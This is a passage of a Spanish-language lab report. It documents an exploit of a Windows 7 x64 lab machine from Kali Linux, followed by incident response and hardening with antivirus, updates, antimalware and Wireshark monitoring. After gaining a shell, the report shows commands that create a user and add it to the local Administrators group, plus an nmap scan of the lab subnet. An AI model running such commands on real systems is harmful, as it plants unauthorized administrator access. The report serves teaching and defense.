


Figure 58 Comando Shell, Tomada de autor

- Se utiliza el comando net **localgroup** para listar los grupos de usuarios existentes en la maquina vulnerada Windows 7 x 64:




Figure 59 Comando net localgroup, Tomada de autor

- Se utiliza el comando **net user JeniferQuintero /add** para crear un usuario sobre la maquina vulnerada Windows 7 x 64:




Figure 60 Comando net user JeniferQuintero /add, Tomada de autor

- Se utiliza el comando **net localgroup Administradores JeniferQuintero /add** para agregar el usuario JeniferQuintero al grupo local Administradores de la maquina vulnerada Windows 7 x 64:




Figure 61 Comando net localgroup Administradores JeniferQuintero /add, Tomada de autor

- Sobre la maquina Windows 7 x64, se verifica que el usuario existe y hace parte del grupo Administradores:




Figure 62 Verificación de usuario existente, Tomada de autor

EXPLICACIÓN DE LA AFECTACIÓN DEL ATAQUE A LA MAQUINA WINDOWS 7 X64

Las herramientas de detección de vulnerabilidades son de gran ayuda para que un Administrador de los sistemas y la red o los equipos de seguridad Blue Teams y Red Teams logren la identificación oportuna de las mismas y con esto, la acción inmediata debe ser: mitigarlas o corregirlas. De no ser realizado, se corre el riesgo de ser atacado por los ciber delincuentes que estan al pendiente de explotar vulnerabilidades y afectar las organizaciones.

Con esta práctica se evidencia que los puertos de un sistema Operativo Windows son fácilmente vulnerables con sólo conocer la IP y valiéndose de Exploit y payload que permita el acceso a un Shell y con ellos tomar control del equipo hasta el punto de crear usuarios y modificar sus privilegios hasta administradores y con ello, la opción de realizar operaciones sobre la máquina que requiera privilegios.

Por otro lado, también se queda expuesto a eliminar información o al robo de información de la compañía ya sea de información alojada sobre el equipo o información que pueda ser saltando a través del equipo vulnerado o la utilización de aplicaciones corporativas como correo o acceso a entidades financieras.

Figure 63 Ilustración de los detectores de vulnerabilidades

ACCIONES A TOMAR FRENTE A UN CASO DE ATAQUE INFORMÁTICO EN TIEMPO REAL

No existe una herramienta o protección que se considere que es efectiva al 100% frente a los ataques informáticos por lo cual se debe saber los pasos que deben seguirse frente a la situación en mención de una forma rápida, como primera medida, se recomienda aislar las zonas que están protegidas o q aún no han sido afectadas con la amenaza y luego se empieza a realizar una inspección de los equipos infectados.

A continuación, se listan las actividades realizadas sobre el equipo atacado con Windows 7 X64:

- Verificación del estado del antivirus en el cual se evidencia que se encuentra abajo:




Figure 64 Verificación de antivirus, Tomada de autor

- Se verifica el estado de las actualizaciones automáticas evidenciado que se encuentra configurado para no buscar actualizaciones y es una configuración no recomendada:





Figure 65 Verificación de las actualizaciones, Tomada de autor

- Se verifica los dispositivos en el mismo segmento de red y los puertos que tiene abiertos mediante NMAP. Se realiza un escaneo de puertos desde la maquina Kali Linux con IP 192.168.20.48 hacia las IPs de las maquinas con Windows 7 y Windows 7 x64 con IPs 192.168.20.46 y 192.168.20.47 respectivamente, se utiliza la herramienta nmap con el comando nmap 192.168.20.0/24 para identificar todos los elementos de la red, pero nos centramos en las IPs 192.168.20.46 y 192.168.20.47:


kali@kali: ~
kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ nmap 192.168.20.47/24
Starting Nmap 7.91 (https://nmap.org) at 2021-09-21 23:45 EDT
Nmap scan report for 192.168.20.1
Host is up (0.033s latency).
Not shown: 996 closed ports
PORT STATE SERVICE
23/tcp filtered telnet
53/tcp open domain
443/tcp open https
2601/tcp open zebra
Nmap scan report for 192.168.20.22
Host is up (0.0026s latency).
Not shown: 993 closed ports
PORT STATE SERVICE
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
3389/tcp open ms-wbt-server
5357/tcp open wsdapi
7070/tcp open realserver
12000/tcp open cce4x
Nmap scan report for 192.168.20.32
Host is up (0.040s latency).
Not shown: 994 closed ports
PORT STATE SERVICE
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
1034/tcp open zincite-a
3389/tcp open ms-wbt-server
5357/tcp open wsdapi
Nmap scan report for 192.168.20.40
Host is up (0.053s latency).
Not shown: 995 closed ports
PORT STATE SERVICE
23/tcp filtered telnet
8008/tcp open http
8009/tcp open ajp13
8443/tcp open https-alt
9000/tcp open cslistener




Figure 66 Verificación los dispositivos en el mismo segmento de, Tomada de autor

- Se verifica el estado de configuración de la tarjeta de red identificando que se encuentra en modo promiscuo es decir escuchado y permitiendo todo:




Figure 67 Verificación el estado de configuración de la tarjeta de red, Tomada de autor

- Se verifica si existe alguna solución antimalware en el equipo Windows 7 x64 y no hay evidencia de ningún programa de este tipo:




Figure 68 Verificación existente alguna solución antimalware en el equipo Windows 7 x64, Tomada de autor

Durante la detección de un ataque se tienen en cuenta los siguientes procesos:

- **Proceso de recuperación:** Se puede estructurar en este paso de recuperación, 3 fases importantes que me permiten garantizar el desarrollo de rescate del sistema organizacional.

  En una primera fase se busca mitigar las respectivas consecuencias del ataque, empleando algún tipo de herramienta de contención que sea idónea para el proceso ejecutado, y que permita limitar el impacto e incidencias del ataque.

  La segunda fase es emplear medidas que logren detener el ataque, permitiendo remover cualquier tipo de amenaza, generando planes de contingencia donde se recupere desde el robo de información, bloqueo de cuentas, entre otros.

  Y por último la tercera fase es retomar la normalidad en el funcionamiento, estructurando los nuevos planes desde las experiencias vividas del ataque, teniendo como objetivo primordial crear sistemas de backups y copias de seguridad según corresponda.

- **Proceso de respuesta:** Como último paso del desarrollo del proceso es dar a conocer la respectiva información de los acontecido a cada uno de los interesados de la empresa, entre ellos podemos tener:

- Clientes
- Trabajadores

- Jefes
- Gerentes

  Esto con el fin de dar a conocer cuáles son las consecuencias del ataque que se realizó, las medidas que se adoptan para poder continuar con los procesos que se desarrollan en la organización y una sala de preguntas para poder responder a las personas que generen alguna duda con respecto al proceso desarrollado o consecuencias futuras.

- **Proceso de prevención:** En esta acción nos permite realizar acciones con metodología preventiva, en donde logramos reunir la gran mayoría de información, identificar los procesos de comunicación y lograr indagar y educar al usuario sobre los procesos de prevención.

  Medidas: Realizar Copias de respaldo, Activar las actualizaciones automáticas, Tener instalado y actualizado un antimalware, Restringir el acceso con el firewall o la configuración de la red, Deshabilitar los servicios o puertos que no estan en uso.

- **Proceso de detección**: Para realizar el proceso de detección se debe tener muy en cuenta el tipo de ataque que se está realizando. Con lo anterior me permite identificar el alcance y posibilidad de daño que se esté ejecutando en la información del equipo; se debe realizar monitoreo e incluir las partes responsables que desarrollaron labores sobre el equipo, identificar el personal involucrado para realizar preguntas relacionadas con la actividad que desarrollan y con ellos lograr la recuperación en detalle de los datos e información en análisis.

  Ejemplos de ataques comunes: Virus, Dos, Phishin, Troyanos

HARDENIZACIÓN PARA MINIMIZAR O MITIGAR ATAQUES DE SEGURIDAD INFORMÁTICA

Para el proceso de hardenización que permite asegurar el sistema informático minimizando las vulnerabilidades encontradas, logrando así endurecer los procesos de seguridad en servicios, usuarios y funciones que se ejecuten en la organización. Para lo anterior se desarrollaron los siguientes pasos de corrección:

- Realizar el monitoreo con la herramienta Wireshark, permitiendo identificar el estado de la red, si se observa algún tipo de riesgo de ataque.






Figure 69 Monitoreo con la herramienta Wireshark, Tomada de autor

- Identificación de los colores que emplea la herramienta de Wireshark para análisis de la red:
    - Rojo: Problema serio. En el paquete aparecerá la palabra Error".
    - Amarillo: Indica atención. En el paquete se podrá ver la palabra "Warn".
    - Celeste: Situaciones destacables fuera del funcionamiento normal. En el paquete aparecerá la palabra "Note".
    - Gris: Información sobre flujos normales que ayuda a entender qué ha ocurrido. En el paquete aparecerá la palabra "Note"

- Toma de muestra del análisis de la información en la red y su contexto explicativo:



- Segunda toma de muestra en análisis de la información en la red y su contexto explicativo:



- Tercera toma de muestra en análisis de la información en la red y su contexto explicativo para poder ser graficados:




Figure 70 Contexto explicativo, Tomada de autor

- Grafica secuencias numerales de proceso anómalo en la información muestreado:

- Análisis de gráficas I/O, la cual me permite identificar todos los paquetes de la transmisión, los respectivos errores presentados en TCP y el filtrado de paquetes de la transmisión:

Figure 71 Grafica secuencias numerales de proceso, Tomada de autor

Después de realizar el análisis de tráfico con WireShark, se toman las siguientes medidas que colaban evitar ataques informáticos:

- Activar el antivirus sobre la maquina Windows 7 X64:




Figure 72 Activación de antivirus, Tomada de autor

- Activar las actualizaciones automáticas de Windows sobre la maquina Windows 7 X64:




Figure 73 Activación de actualizaciones automáticas, Tomada de autor

- Instalar una solución Antimalware:




Figure 74 Instalación de antimalware, Tomada de autor

- Modificar la configuración de la tarjeta de red de la maquina Windows 7 X64 para que no quede en modo promiscuo:

